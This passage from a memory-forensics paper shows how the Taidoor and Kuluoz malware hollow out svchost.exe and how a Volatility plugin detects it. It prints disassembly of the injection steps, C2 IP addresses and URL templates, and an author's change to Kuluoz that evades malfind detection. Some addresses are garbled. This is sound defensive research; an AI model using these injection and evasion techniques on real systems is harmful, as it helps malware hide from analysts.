Malware then overwrites the PEB.ImageBaseAdress(PEB+8) of svchost.exe with the new address 0x00400000, at this point according to the PEB the svchost.exe is loaded at 0x00400000 whereas VAD still thinks the svchost.exe is at 0x01000000

```

00401906 push 4
00401908 push eax
00401909 mov eax, [esi+CONTEXT._Ebx] ; PEB of remote process
0040190F add eax, 8 ; PEB+8 -> ImageBaseAddress
00401912 push eax
00401913 push ecx
00401914 call [esp+3DCh+addr_writeprocessmemory] ; modifies the ImageBaseAddress
00401918 mov edx, [ebp+IMAGE_NT_HEADERS.OptionalHeader.AddressofEntryPoint]
0040191B mov eax, [esp+3C8h+addr_SetThreadContext]
0040191F add edx, ebx ; edx contains addressofentrypoint
00401921 test eax, eax
00401923 mov [esi+CONTEXT._Eax], edx ; modifies address of entry point
00401929 jz short loc_401933

```

100.00% (-117,20560) (562,13) 00001914 00401914: hollow\_process\_injection+824 (Synchronized with EIP)

Hex View-1

00350124 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 ..@.....
00350134 00 00 00 00 04 00 00 00 00 00 00 00 50 00 ..P.....
00350144 00 04 00 00 00 00 00 00 02 00 00 00 00 10 00 ..
00350154 00 10 00 00 00 00 10 00 00 10 00 00 00 00 ..
00350164 10 00 00 00 00 00 00 00 00 00 00 A6 32 00 ..@.....
00350174 8C 00 00 00 00 00 00 00 00 00 00 00 00 00 i.....

Stack view

0012FA90 00000034
0012FA94 7FFEDE008 debug019:00350124
0012FA98 00350004 debug019:00350004
0012FA9C 00000000
0012FA9D 00000000
0012FAA4 0012FF84 Stack[00000428]:0012FF84

Malware then changes the start address of the suspended thread to the address of entry point of the injected executable by setting CONTEXT.\_Eax and using SetThreadContext api and then it resumes the thread

```

00401918 mov eax, [esp+IMAGE_NT_HEADERS.OptionalHeader.AddressofEntryPoint]
0040191B mov eax, [esp+3C8h+addr_SetThreadContext]
0040191F add edx, ebx ; edx contains addressofentrypoint
00401921 test eax, eax
00401923 mov [esi+CONTEXT._Eax], edx ; modifies address of entry point
00401929 jz short loc_401933

```

0040192B mov ecx, [esp+3C8h+var\_3A8]
0040192F push esi
00401930 push ecx ; hthread
00401931 call eax ; SetThreadContext

```

00401933
00401933 loc_401933:
00401933 mov     edx, [esp+3C8h+var_3A8]
00401937 push    edx          ; hthread
00401938 call    [esp+3CCh+addr_resumthread] ; ResumeThread
0040193C
0040193C loc_40193C:
0040193C pop    edi
0040193D pop    esi
0040193E pop    ebp
0040193F pop    ebx
00401940 add    esp, 3B8h

```

This technique of not hollowing out the suspended process and modifying the PEB causes discrepancy in some of the plugins. In the screenshot below dlllist plugin (which relies on the PEB which resides in process memory) shows that the base address of svchost.exe (pid 2020) is at 0x00400000 whereas the Module listing from ldrmodules plugin which rely on kernel structures (VAD) shows the discrepancy in the base address indicating that svchost.exe is loaded at 0x01000000. Apart from the base address discrepancy notice the Inload, and InMem values are set to *False* indicating that svchost.exe could be hidden (which is not true because dlllist output shows the presence of svchost.exe). This discrepancy in the base address for the same process (pid 2020) can confuse the security analyst, the normal reaction could be to rely on the ldrmodules output because it relies on kernel structures (and also because it is giving a feeling that svchost.exe is unlinked)

```

root@localhost:~/Volatility# python vol.py -f taidoor.vmem dlllist -p 2020
Volatility Foundation Volatility Framework 2.5
*****
svchost.exe pid: 2020
Command line : svchost.exe
Service Pack 3

Base      Size  LoadCount Path
-----
0x00400000 0x5000  0xffff C:\WINDOWS\system32\svchost.exe
0x7c900000 0xaf000 0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000 0xf6000 0xffff C:\WINDOWS\system32\kernel32.dll
0x73dd0000 0xfe000 0xffff C:\WINDOWS\system32\MFC42.DLL
0x77c10000 0x58000 0xffff C:\WINDOWS\system32\msvcrt.dll
0x77f10000 0x49000 0xffff C:\WINDOWS\system32\GDI32.dll

```

Pid	Process	Base	InLoad	InInit	InMem	MappedPath
2020	svchost.exe	0x01000000	False	False	False	\WINDOWS\system32\svchost.exe
2020	svchost.exe	0x00280000	True	True	True	\WINDOWS\system32\normaliz.dll
2020	svchost.exe	0x78130000	True	True	True	\WINDOWS\system32\urlmon.dll
2020	svchost.exe	0x76b40000	True	True	True	\WINDOWS\system32\winmm.dll
2020	svchost.exe	0x77f60000	True	True	True	\WINDOWS\system32\shlwapi.dll
2020	svchost.exe	0x77c00000	True	True	True	\WINDOWS\system32\version.dll
2020	svchost.exe	0x5ad70000	True	True	True	\WINDOWS\system32\uxtheme.dll
2020	svchost.exe	0x78000000	True	True	True	\WINDOWS\system32\iertutil.dll

Let's rely on the ldrmodules output (which comes from the kernel structure) and let's use the base address reported by ldrmodules(0x01000000). let's investigate further and see what happens. First lets focus on the svchost.exe with base address 0x01000000 (later we will focus

on the address 0x00400000). Dumping the executable using the base address (0x01000000) reported by ldrmodules confirms that it is an executable. In this case dlldump plugin was used to dump the executable because it allows you to dump any PE file using its base address.

```
root@localhost:~/Volatility# python vol.py -f taidoor.vmem dlldump -p 2020 -b 0x01000000 -D dump/
Volatility Foundation Volatility Framework 2.5
Process(V) Name           Module Base Module Name      Result
----- ----- ----- ----- -----
0x816d65e0 svchost.exe    0x00100000 UNKNOWN          OK:
module.2020.18d65e0.1000000.dll ← ↑
```

```
root@localhost:~/Volatility# cd dump/
root@localhost:~/Volatility/dump# file module.2020.18d65e0.1000000.dll
module.2020.18d65e0.1000000.dll: PE32 executable (GUI) Intel 80386, for MS Windows
```

Submitted the PE File dumped using the base address 0x01000000 to VirusTotal does not show any Anti virus detections, indicating that it's not malicious.



SHA256: 5ed405a07b87816acbf38d1727f589822f35aa2e93ba56a2c4c3243ba95ce3e4  
File name: module.2020.18d65e0.1000000.dll  
Detection ratio: 0 / 55  
Analysis date: 2016-06-25 13:52:51 UTC (1 minute ago)

Analysis	File detail	Additional information	Comments	Votes	Behavioural information
Antivirus	Result	Update			
ALYac	✓	20160625			
AVG	✓	20160625			
AVware	✓	20160625			
Ad-Aware	✓	20160625			
AegisLab	✓	20160624			

Extracting the strings from the PE File dumped using the base address 0x01000000 does not show many strings as shown below (in fact it has very less strings, only 9 strings in the entire executable). So in this case we dumped the suspended (legitimate) svchost.exe process executable (residing at 0x01000000) not the actual malicious component.

```
root@localhost:~/Volatility/dump# strings module.2020.18d65e0.1000000.dll
!This program cannot be run in DOS mode.
5Rich
.text
` .data
.rsrc
ADVAPI32.dll
KERNEL32.dll
NTDLL.DLL
RPCRT4.dll
```

Looking for suspicious memory protections by running the malfind plugin does not shows any suspicious memory protection at the address 0x01000000 whereas it shows a suspicious memory protection at the address 0x00400000 (this is the address where malicious executable was injected, which was also reported by dlllist). This indicates that there is no malicious component at the address 0x01000000 but there is malicious component at address 0x00400000.

```

root@localhost:~/Volatility# python vol.py -f taidoor.vmem malfind -p 2020
Volatility Foundation Volatility Framework 2.5
Process: svchost.exe Pid: 2020 Address: 0x4000000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE ←
Flags: CommitCharge: 5, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00400000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
0x00400010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@....
0x00400020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00400030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 .....

```

Now let's shift our focus to the svchost.exe with base address 0x00400000 (reported by PEB). Dumping the svchost.exe with base address 0x00400000 and submitting to VirusTotal confirms this to be the malicious component.

```

root@localhost:~/Volatility# python vol.py -f taidoor.vmem procdump -p 2020 -D dump/
Volatility Foundation Volatility Framework 2.5
Process(V) ImageBase Name Result
-----
0x816d65e0 0x00400000 svchost.exe OK: executable.2020.exe ←

```

Antivirus	Result	Update
ALYac	Generic.Malware.Fdld!.05C5C271	20160625
AVG	Downloader.Generic14.CXN	20160625
Ad-Aware	Generic.Malware.Fdld!.05C5C271	20160625
AhnLab-V3	Trojan/Win32.Agent.C74807	20160625
Antiy-AVL	Trojan[Downloader]/Win32.Rubinurd	20160625
Arcabit	Generic.Malware.Fdld!.05C5C271	20160625
Avira (no cloud)	TR/ATRAPS.Gen4	20160625
BitDefender	Generic.Malware.Fdld!.05C5C271	20160625

Extracting the strings from the PE file of the svchost.exe with base address 0x00400000 this time shows more strings and it also contains references to the C2 ip addresses, indicating that we have detected the malicious executable.

```

211.232.98.9
128.91.197.123 ←
200.2.126.61
/%s.php?id=%06d%s&ext=%s
http://%s:%d/%s.php?id=%06d%s&ext=%s
%temp%\ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
http://%s:%d/%s.php?id=%06d%s
%c%c%c%c%c

```

As you can see malware was able to create a discrepancy causing confusion and diversion which might trick the analyst to miss the actual malicious component and also it was able to deceive the plugin which rely on kernel structures.

The hollowfind plugin can detect this discrepancy by comparing the VAD and PEB. In the below screenshot the hollowfind plugin detected the discrepancy in the base address and the memory protections, this allows one to quickly identify the malicious component. In this case even though there is discrepancy in the base address but the memory protection of PAGE\_EXECUTE\_READWRITE at the address 0x400000 tells you that this is the malicious component.

```

Hollowed Process Information:
  Process: svchost.exe PID: 2020 PPID: 2012
  Process Base Name(PEB): svchost.exe
  Hollow Type: Process Base Address and Memory Protection Discrepancy

VAD and PEB Comparison:
  Base Address(VAD): 0x10000000 ←
  Process Path(VAD): \WINDOWS\system32\svchost.exe
  Vad Protection: PAGE_EXECUTE_WRITECOPY ←
  Vad Tag: Vad

  Base Address(PEB): 0x4000000 ←
  Process Path(PEB): C:\WINDOWS\system32\svchost.exe
  Memory Protection: PAGE_EXECUTE_READWRITE ←
  Memory Tag: VadS →

0x00400000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
0x00400010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@....
0x00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00400030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 .....

```

The hollowfind plugin also gives the similar processes and the suspicious memory regions which can help you spot the parent process discrepancy, creation time discrepancy and the injected code.

```

Similar Processes:
    svchost.exe(2020) Parent:NA(2012) Start:2016-04-09 15:36:18 UTC+0000
    svchost.exe(960) Parent:services.exe(572) Start:2016-04-03 18:44:53 UTC+0000
    svchost.exe(1064) Parent:services.exe(572) Start:2016-04-03 18:44:55 UTC+0000
    svchost.exe(832) Parent:services.exe(572) Start:2016-04-03 18:44:53 UTC+0000
    svchost.exe(748) Parent:services.exe(572) Start:2016-04-03 18:44:53 UTC+0000
    svchost.exe(892) Parent:services.exe(572) Start:2016-04-03 18:44:53 UTC+0000

Suspicious Memory Regions: ←
    0x400000(PE Found) Protection: PAGE_EXECUTE_READWRITE Tag: VadS

```

c) Example 3: Kuluoz's process hollowing (Address of Entry Point Modification )

In this section let's try to understand how Kuluoz causes diversion, by understanding the technique we can better understand how to detect and counter such malware techniques. Kuluoz creates svchost.exe process in the suspended mode which loaded svchost.exe at address 0x120000

```

012F1E83 lea    edx, [ebp+PROCESS_INFORMATION]
012F1E89 push   edx          ; lpProcessInformation
012F1E8A lea    eax, [ebp+StartupInfo]
012F1E8D push   eax          ; lpStartupInfo
012F1E8E push   0             ; lpCurrentDirectory
012F1E90 push   0             ; lpEnvironment
012F1E92 push   CREATE_SUSPENDED ; dwCreationFlags
012F1E94 push   0             ; bInheritHandles
012F1E96 push   0             ; lpThreadAttributes
012F1E98 push   0             ; lpProcessAttributes
012F1E9A push   offset CommandLine ; "svchost.exe"
012F1E9F push   0             ; lpApplicationName
012F1EA1 call   CreateProcessA ←
012F1EA7 mov    ecx, [ebp+ProcessInformation.hProcess]
012F1EAD mov    [ebp+sus_proc_handle], ecx
012F1EB3 mov    edx, [ebp+ProcessInformation.hThread]
012F1EB9 mov    [ebp+var_9C], edx
012F1EBF push   0

```

Instead of using VirtualAllocEX and WriteProcessMemory api call, kuluoz uses a different trick. It first creates a section in its own address space, copies the malicious code into the created section and then maps a view of this section with read, write, execute(rwx) protections in the remote process using NtMapViewOfSection API. As a result of this a memory is allocated in the svchost.exe process at address 0x60000 also the malicious code is copied into that address (this is the code which performs the malicious actions)


```

012F1EBD mov
012F1FC7 push PAGE_EXECUTE_READWRITE
012F1FC9 push 0
012F1FCB push 1
012F1FCD lea ecx, [ebp+sect_size]
012F1FD3 push ecx
012F1FD4 push 0
012F1FD6 push 0
012F1FD8 push 0
012F1FDA lea edx, [ebp+view_base_addr]
012F1FE0 push edx
012F1FE1 mov eax, [ebp+sus_proc_handle]
012F1FE7 push eax
012F1FE8 mov ecx, [ebp+handle_section]
012F1FEB push ecx
012F1FEC call [ebp+ntmapviewofsection] ; NtMapViewOfSection maps in remote p
012F1FF2 mov [ebp+var_C4], eax
012F1FF8 mov edx, [ebp+view_base_addr]
012F1FFE mov [ebp+rem_view_base_addr], edx
012F2001 push PAGE_EXECUTE_READWRITE ; flProtect
012F2003 push
012F2008 push
012F200D push
012F200F call
012F2015 mov
(1049, 47) 000113EC 012F1FEC
ed C:\Windows\system32

```

Hex View-1

0018FDE8	00 00 06 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0018FDF8	00 00 00 00 A0 0A 01 00	44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0018FE08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0018FE18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0018FE28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0018FE38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0018FE48	00 00 00 00 A0 0A 01 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0018FE58	68 00 00 00 20 65 6D 77	03 01 00 00 00 00 E0 FD 7F h...e



```

012F21A0
012F21A0 loc_12F21A0:
012F21A0 nop
012F21A1 mov     edx, [ebp+baseaddr_svchost]
012F21A7 push    edx
012F21A8 mov     eax, [ebp+sus_proc_handle]
012F21AE push    eax
012F21A9 call    [ebp+Ntunmapviewofsection] ; NtUnmapViewOfSection
012F21B2 mov     [ebp+var_C4], eax
012F21B8 mov     ecx, [ebp+size_of_image]
012F21BB mov     [ebp+sect_size], ecx

```

General Statistics Performance Threads Token Modules Memory Environment Handles Job GPU Disk and Network Comment							
<input checked="" type="checkbox"/> Hide free regions <span style="float: right;">Strings... Refresh</span>							
Base address	Type	Size	Protection	Use	Total WS	Private WS	Shared
0x00000000	Private	128 kB	RW		8 kB	8 kB	
0x00000000	Mapped	16 kB	R		16 kB		
0x00000000	Mapped	4 kB	R		4 kB		
0x00000000	Private	4 kB	RW		4 kB		4 kB
0x00000000	Mapped	68 kB	RWX		68 kB		
0x00000000	Private	256 kB	RW	Stack (thread 3988)	4 kB	4 kB	
0x00000000	Image	1,288 kB	WCX	C:\Windows\System32\ntdll.dll	24 kB	12 kB	
0x00000000	Image	4 kB	WCX	C:\Windows\System32\apisetschema.dll			
0x00000000	Mapped	140 kB	R		32 kB		
0x00000000	Private	4 kB	RW	PEB	4 kB	4 kB	
0x00000000	Private	4 kB	RW	TEB (thread 3988)	4 kB	4 kB	
0x00000000	Private	64 kB	R	USER_SHARED_DATA			


Malware then maps the section (which contains patched svchost.exe) into the remote process (svchost.exe) at the same address 0x120000 with read, write, execute (rwx) protection, also in the screenshot below the tool no longer shows the full path to the svchost.exe (this is because of hollow process technique).

```

012F21D3 lea     eax, [ebp+sect_size]
012F21D9 push    eax
012F21DA push    0
012F21DC push    0
012F21DE push    0
012F21E0 lea     ecx, [ebp+view_base_addr]
012F21E6 push    ecx
012F21E7 mov     edx, [ebp+sus_proc_handle]
012F21ED push    edx
012F21EE mov     eax, [ebp+var_A0]
012F21F4 push    eax
012F21F7 call    [ebp+Ntmapviewofsection] ; NTMapViewOfSection maps
012F21F8 mov     [ebp+var_C4], eax
012F2201 mov     [ebp+EventAttributes.nLength], 0Ch
012F220B mov     [ebp+EventAttributes.lpSecurityDescriptor], 0
012F2215 mov     [ebp+EventAttributes.bInheritHandle], 1
012F221F mov     ecx, dword_12E1008
012F2225 mov     dword ptr [ebp+Name], ecx
012F222B mov     edx, dword_12E10DC


```

Hex View-1
0018FD80 00 DD 12 00 00 00 5A 00 00 00 00 00 00 00 00 00 .....
0018FD88 00 00 00 00 00 80 00 00 44 00 00 00 00 00 00 00 .....
0018FD98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....



Comparing the address of entry point of the legitimate svchost.exe (on the left) and the patched svchost.exe (on the right) process shows the difference in the 7 bytes at the address of entry point, whereas all other bytes are same. These 7 bytes turn out to be 3 instructions which

will redirect the control flow to the malicious code that was injected before (at address 0x60000)



```
root@localhost:~# rasm2 -d 906800000600c3
nop
push 0x60000
ret
```

Malware then resumes the suspended thread as result of that malware executes the code at the address of entry point of svchost.exe which will redirect the control to the malicious code (at address 0x60000) which performs malicious actions.

Let's look at a memory image infected with Kulouz, the technique mentioned above attempts to creates confusion and diversion by creating discrepancy in the dlllist and ldrmodules making it look like the suspect svchost.exe process is malicious. In this case, even though the suspect svchost.exe process is patched but it is not completely malicious, the malicious code is at a different location. In the screenshot below the notice the svchost.exe process path discrepancy and the base address is 0x00a00000.

```
root@localhost:~/Volatility# python vol.py -f kuluoz.vmem --profile=Win7SP0x86 dllist -p 3056
Volatility Foundation Volatility Framework 2.5
*****
svchost.exe pid: 3056
Command line : svchost.exe

Base      Size  LoadCount Path
0x00a00000 0x8000    0xffff C:\Windows\system32\svchost.exe
0x75c00000 0x13c000  0xffffffff C:\Windows\SYSTEM32\ntdll.dll
0x75900000 0xd4000   0xffff C:\Windows\system32\kernel32.dll
0x757c0000 0x4a000   0xffff C:\Windows\system32\KERNELBASE.dll
0x75e30000 0xac000   0xffff C:\Windows\system32\msvcrt.dll
0x758e0000 0x19000   0xffff C:\Windows\SYSTEM32\sechost.dll
0x75b20000 0xa1000   0xffff C:\Windows\system32\RPCRT4.dll
```

```
root@localhost:~/Volatility# python vol.py -f kuluoz.vmem --profile=Win7SP0x86 ldrmodules -p 3056 | grep -i a00000
Volatility Foundation Volatility Framework 2.5
3056 svchost.exe      0x00a00000 True  False  True
```

Running malfind plugin shows the suspicious memory protection at the address(0x00a00000) where svchost.exe is loaded indicating that svchost.exe was not normally loaded. If you just dump the suspect svchost.exe process and analyze you will be spending time analyzing the legitimate svchost.exe (execpt the 3 instructions which are patched, the rest all are legitimate code). It becomes important to detect the actual malicious code.

```
Process: svchost.exe Pid: 3056 Address: 0xa00000 ←
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00a00000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x00a00010 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00  .....@.....
0x00a00020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x00a00030 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 00 00 00  .....

0x00a00000 4d          DEC EBP
0x00a00001 5a          POP EDX
0x00a00002 90          NOP
```

The malfind also detected another address 0x60000, even though it doesn't contain executable but looking at the disassembly it looks like it contains code (where the svchost.exe process execution will be redirected).

```
Volatility Foundation Volatility Framework 2.5
Process: svchost.exe Pid: 3056 Address: 0x60000 ←
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x000060000 55 8b ec 81 ec ac 00 00 00 53 56 57 60 fc 33 d2 U.....SVW` .3.
0x000060010 64 8b 15 30 00 00 00 8b 52 0c 8b 52 14 8b 72 28 d..0....R..R..r
0x000060020 6a 18 59 33 ff 33 c0 ac 3c 61 7c 02 2c 20 c1 cf j.Y3.3..<a|.,...
0x000060030 0d 03 f8 e2 f0 81 ff 5b bc 4a 6a 8b 5a 10 8b 12 .....[.Jj.Z...

0x000060000 55      PUSH EBP
0x000060001 8bec    MOV EBP, ESP ←
0x000060003 81ecac000000 SUB ESP, 0xac
0x000060009 53      PUSH EBX
0x00006000a 56      PUSH ESI
```

Even though malfind is very useful and helped in detecting the suspicious memory regions it is still possible to miss the actual malicious code injected at address 0x60000 (unless the security analyst is aware of this technique). Hollowfind plugin helps in detecting this type of process hollow technique and also it disassembles the address of entry point which can help in detecting such redirection attack technique. In the below screenshot hollowfind plugin detected the invalid exe memory protection and the process path discrepancy, in addition to that the plugin also shows the disassembly of the address of entrypoint, which shows the redirection to the address 0x60000 (using the push and ret instruction)

```
Hollowed Process Information:
  Process: svchost.exe PID: 3056 PPID: 3040 ←
  Process Base Name(PEB): svchost.exe
  Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy ←

VAD and PEB Comparison:
  Base Address(VAD): 0xa00000 ←
  Process Path(VAD):
  Vad Protection: PAGE_EXECUTE_READWRITE
  Vad Tag: Vad

  Base Address(PEB): 0xa00000 ←
  Process Path(PEB): C:\Windows\system32\svchost.exe ←
  Memory Protection: PAGE_EXECUTE_READWRITE
  Memory Tag: Vad ←

Disassembly(Entry Point):
  0x00a02104 90      NOP
  0x00a02105 6800000600 PUSH DWORD 0x60000 ←
  0x00a0210a c3      RET
  0x00a0210b 68f821a000 PUSH DWORD 0xa021f8
  0x00a02110 e875fcffff CALL 0xa01d8a
```

The plugin also displays similar processes and the suspicious memory regions. In the below screenshot the suspect svchost.exe (pid 3056) process was started by order.exe(pid 3040) and also shows that the address 0x60000 contains code.

```

Similar Processes:
svchost.exe(3056) Parent:order.exe(3040) Start:2016-05-11 07:31:52 UTC+0000
svchost.exe(1152) Parent:services.exe(496) Start:2016-05-11 06:35:30 UTC+0000
svchost.exe(1068) Parent:services.exe(496) Start:2016-05-11 06:35:30 UTC+0000
svchost.exe(1328) Parent:services.exe(496) Start:2016-05-11 06:35:30 UTC+0000
svchost.exe(624) Parent:services.exe(496) Start:2016-05-11 06:35:29 UTC+0000
svchost.exe(712) Parent:services.exe(496) Start:2016-05-11 06:35:29 UTC+0000
svchost.exe(764) Parent:services.exe(496) Start:2016-05-11 06:35:29 UTC+0000
svchost.exe(876) Parent:services.exe(496) Start:2016-05-11 06:35:30 UTC+0000
svchost.exe(916) Parent:services.exe(496) Start:2016-05-11 06:35:30 UTC+0000

Suspicious Memory Regions:
0x60000(No PE/Possibly Code) Protection: PAGE_EXECUTE_READWRITE Tag: Vad
0x310000(No PE/Possibly Code) Protection: PAGE_EXECUTE_READWRITE Tag: VadS
0xa00000(PE Found) Protection: PAGE_EXECUTE_READWRITE Tag: Vad

```

**d) Example 4: Modifying Kuluoz to be more Evasive (Changing the Memory Protection to PAGE\_EXECUTE\_WRITECOPY)**

From the previous example, we saw that Kuluoz was able to divert the analysis but its malicious code was detected because of the suspicious memory protections (PAGE\_EXECUTE\_READWRITE) if there is a way to change that protection at the same time manage to execute code it can bypass the malfind plugin thereby making it even more stealthier. To test this I modified Kuluoz code to do two things

- Instead of creating svchost.exe in the suspended mode, I created explorer.exe in the suspended mode, the reason is because explorer.exe is normally started by userinit.exe and it terminates itself which means userinit.exe will not be in the process listing (and will not show as parent for explorer.exe). So if malware starts explorer.exe, injects code and terminates itself, it can become hard to tell based on the parent process.
- As mentioned in the analysis of Kuluoz, it maps memory section containing malicious code into the remote process using NtMapViewOfSection with read, write, execute(RWX) permission but if we can map that memory section containing malicious code with PAGE\_EXECUTE\_WRITECOPY protection we should be able to bypass the malfind plugin but the problem is Microsoft does not support this flag PAGE\_EXEXECUTE\_WRITECOPY in the memory allocation API's like VirtualAllocEx as per the documentation(as shown in the screenshot). It turns out that we can set the PAGE\_EXECUTE\_WRITECOPY protection by using the native api like NtMapViewOfSection, so I modified the Kuluoz code to do that

